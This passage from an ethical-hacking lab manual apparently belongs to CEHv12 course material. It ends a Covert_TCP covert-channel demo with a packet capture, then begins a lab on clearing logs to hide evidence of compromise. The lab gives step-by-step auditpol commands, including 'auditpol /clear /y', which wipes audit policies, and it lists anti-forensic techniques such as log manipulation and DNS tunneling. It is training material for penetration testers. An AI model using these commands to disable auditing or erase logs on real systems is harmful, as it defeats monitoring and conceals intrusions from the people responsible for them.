
Frame 317: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
 Ethernet II, Src: MS-NLB-PhysServer-21_5d:19:ce:88 (02:15:5d:19:ce:88), Dst: MS-NLB-PhysServer-21_5d:19:ce:89 (02:15:5d:19:ce:89)
 Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.9
 0100 = Version: 4
 0101 = Header Length: 20 bytes (5)
 Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
 Total Length: 40
 Identification: 0x7200 (28184)
 Flags: 0x00
 Fragment Offset: 0
 Time to Live: 64
 Protocol: TCP (6)
 Header Checksum: 0xf2a6 [validation disabled]
 Header checksum status: Unverified!

0000 02 15 5d 19 ce 89 02 15 5d 19 ce 88 08 00 45 00 1
 0010 00 28 f2 00 00 40 06 f2 d6 0a 0a 01 0d 0a 0a .(C ..@.
 0020 01 09 22 b8 27 0f c3 04 00 00 00 00 00 50 02 ..".
 0030 02 00 8a ed 00 00 b

Packets: 732 - Displayed: 34 (4.6%) - Dropped: 0 (0.0%) Profile: Default

Identification (ip.id), 2 bytes

Menu (as superuser)



45. This concludes the demonstration of how to use Covert_TCP to create a covert channel.

46. Close all open windows and document all the acquired information.

Lab 4: Clear Logs to Hide the Evidence of Compromise

Lab Scenario

In the previous labs, you have seen different steps that attackers take during the system hacking lifecycle. They start with gaining access to the system, escalating privileges, executing malicious applications, and hiding files. However, to maintain their access to the target system longer and avoid detection, they need to clear any traces of their intrusion. It is also essential to avoid a traceback and possible prosecution for hacking.

A professional ethical hacker and penetration tester's last step in system hacking is to remove any resultant tracks or traces of intrusion on the target system. One of the primary techniques to achieve this goal is to manipulate, disable, or erase the system logs. Once you have access to the target system, you can use inbuilt system utilities to disable or tamper with the logging and auditing mechanisms in the target system.

This task will demonstrate how the system logs can be cleared, manipulated, disabled, or erased using various methods.

Lab Objectives

- View, enable, and clear audit policies using Auditpol
- Clear Windows machine logs using various utilities
- Clear Linux machine logs using the BASH shell
- Hiding artifacts in windows and Linux machines
- Clear Windows machine logs using CCleaner

Overview of Clearing Logs

To remain undetected, the intruders need to erase all evidence of security compromise from the system. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Various techniques used to clear the evidence of security compromise are as follow:

- Disable Auditing:** Disable the auditing features of the target system
- Clearing Logs:** Clears and deletes the system log entries corresponding to security compromise activities
- Manipulating Logs:** Manipulate logs in such a way that an intruder will not be caught in illegal actions
- Covering Tracks on the Network:** Use techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- Covering Tracks on the OS:** Use NTFS streams to hide and cover malicious files in the target system
- Deleting Files:** Use command-line tools such as Cipher.exe to delete the data and prevent its future recovery
- Disabling Windows Functionality:** Disable Windows functionality such as last access timestamp, Hibernation, virtual memory, and system restore points to cover tracks

Task 1: View, Enable, and Clear Audit Policies using Auditpol


Auditpol.exe is the command-line utility tool to change the Audit Security settings at the category and sub-category levels. You can use Auditpol to enable or disable security auditing on local or remote systems and to adjust the audit criteria for different categories of security events.

In real-time, the moment intruders gain administrative privileges, they disable auditing with the help of auditpol.exe. Once they complete their mission, they turn auditing back on by using the same tool (audit.exe).

Here, we will use Auditpol to view, enable, and clear audit policies.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.
2. Click **Search** icon () on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.
3. The **User Account Control** pop-up appears; click **Yes**.






4. A **Command Prompt** window with **Administrator** privileges appears. Type **auditpol /get /category:*** and press **Enter** to view all the audit policies.

```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory          Setting
System
  Security System Extension    No Auditing
  System Integrity             Success and Failure
  IPsec Driver                 No Auditing
  Other System Events          Success and Failure
  Security State Change       Success
Logon/Logoff
  Logon                         Success and Failure
  Logoff                        Success
  Account Lockout              Success
  IPsec Main Mode               No Auditing
  IPsec Quick Mode              No Auditing
  IPsec Extended Mode          No Auditing
  Special Logon                Success
  Other Logon/Logoff Events    No Auditing
  Network Policy Server         Success and Failure
  User / Device Claims          No Auditing
  Group Membership              No Auditing
Object Access
  File System                   No Auditing
  Registry                      No Auditing
  Kernel Object                 No Auditing
  SAM                           No Auditing
  Certification Services        No Auditing
  Application Generated        No Auditing
  Handle Manipulation           No Auditing
  File Share                     No Auditing
  Filtering Platform Packet Drop No Auditing
  Filtering Platform Connection No Auditing
  Other Object Access Events   No Auditing
  Detailed File Share            No Auditing
  Removable Storage              No Auditing
  Central Policy Staging        No Auditing
Privilege Use
  Non Sensitive Privilege Use  No Auditing
  Other Privilege Use Events   No Auditing
  Sensitive Privilege Use      No Auditing
```

5. Type **auditpol /set /category:"system","account logon" /success:enable /failure:enable** and press **Enter** to enable the audit policies.



```
C:\> Select Administrator: Command Prompt
Detailed File Share           No Auditing
Removable Storage             No Auditing
Central Policy Staging        No Auditing
Privilege Use
  Non Sensitive Privilege Use No Auditing
  Other Privilege Use Events No Auditing
  Sensitive Privilege Use   No Auditing
Detailed Tracking
  Process Creation            No Auditing
  Process Termination         No Auditing
  DPAPI Activity              No Auditing
  RPC Events                  No Auditing
  Plug and Play Events        No Auditing
  Token Right Adjusted Events No Auditing
Policy Change
  Audit Policy Change          Success
  Authentication Policy Change Success
  Authorization Policy Change  No Auditing
  MPSSVC Rule-Level Policy Change No Auditing
  Filtering Platform Policy Change No Auditing
  Other Policy Change Events  No Auditing
Account Management
  Computer Account Management No Auditing
  Security Group Management   Success
  Distribution Group Management No Auditing
  Application Group Management No Auditing
  Other Account Management Events No Auditing
  User Account Management    Success
DS Access
  Directory Service Access     No Auditing
  Directory Service Changes    No Auditing
  Directory Service Replication No Auditing
  Detailed Directory Service Replication No Auditing
Account Logon
  Kerberos Service Ticket Operations No Auditing
  Other Account Logon Events   No Auditing
  Kerberos Authentication Service No Auditing
  Credential Validation       No Auditing
C:\Windows\system32>auditpol /set /category:"system","account logon" /success:enable /failure:enable
The command was successfully executed.
C:\Windows\system32>
```

6. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are enabled.

```
C:\ Select Administrator: Command Prompt
C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory Setting
System
  Security System Extension Success and Failure
  System Integrity Success and Failure
  IPsec Driver Success and Failure
  Other System Events Success and Failure
  Security State Change Success and Failure
Logon/Logoff
  Logon Success and Failure
  Logoff Success
  Account Lockout Success
  IPsec Main Mode No Auditing
  IPsec Quick Mode No Auditing
  IPsec Extended Mode No Auditing
  Special Logon Success
  Other Logon/Logoff Events No Auditing
  Network Policy Server Success and Failure
  User / Device Claims No Auditing
  Group Membership No Auditing
Object Access
  File System No Auditing
  Registry No Auditing
  Kernel Object No Auditing
  SAM No Auditing
  Certification Services No Auditing
  Application Generated No Auditing
  Handle Manipulation No Auditing
  File Share No Auditing
  Filtering Platform Packet Drop No Auditing
  Filtering Platform Connection No Auditing
  Other Object Access Events No Auditing
  Detailed File Share No Auditing
  Removable Storage No Auditing
  Central Policy Staging No Auditing
Privilege Use
  Non Sensitive Privilege Use No Auditing
  Other Privilege Use Events No Auditing
  Sensitive Privilege Use No Auditing
Detailed Tracking
  Process Creation No Auditing
  Process Termination No Auditing

```

10:25 PM
4/5/2022

7. Type **auditpol /clear /y** and press **Enter** to clear the audit policies.

```
C:\ Select Administrator: Command Prompt
C:\Windows\system32>auditpol /clear /y
The command was successfully executed.

C:\Windows\system32>
```

10:26 PM
4/5/2022

8. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are cleared.

Note: **No Auditing** indicates that the system is not logging audit policies.

Note: For demonstration purposes, we are clearing logs on the same machine. In real-time, the attacker performs this process after gaining access to the target system to clear traces of their malicious activities from the target system.

```
C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory           Setting
System
  Security System Extension    No Auditing
  System Integrity             No Auditing
  IPsec Driver                 No Auditing
  Other System Events          No Auditing
  Security State Change        No Auditing
Logon/Logoff
  Logon                         No Auditing
  Logoff                        No Auditing
  Account Lockout              No Auditing
  IPsec Main Mode               No Auditing
  IPsec Quick Mode              No Auditing
  IPsec Extended Mode          No Auditing
  Special Logon                 No Auditing
  Other Logon/Logoff Events     No Auditing
  Network Policy Server         No Auditing
  User / Device Claims          No Auditing
  Group Membership              No Auditing
Object Access
  File System                   No Auditing
  Registry                      No Auditing
  Kernel Object                 No Auditing
  SAM                           No Auditing
  Certification Services        No Auditing
  Application Generated        No Auditing
  Handle Manipulation           No Auditing
  File Share                     No Auditing
  Filtering Platform Packet Drop No Auditing
  Filtering Platform Connection No Auditing
  Other Object Access Events    No Auditing
  Detailed File Share            No Auditing
  Removable Storage              No Auditing
  Central Policy Staging         No Auditing
Privilege Use
  Non Sensitive Privilege Use   No Auditing
  Other Privilege Use Events    No Auditing
  Sensitive Privilege Use       No Auditing
Detailed Tracking
  Process Creation               No Auditing
  Process Termination            No Auditing
```

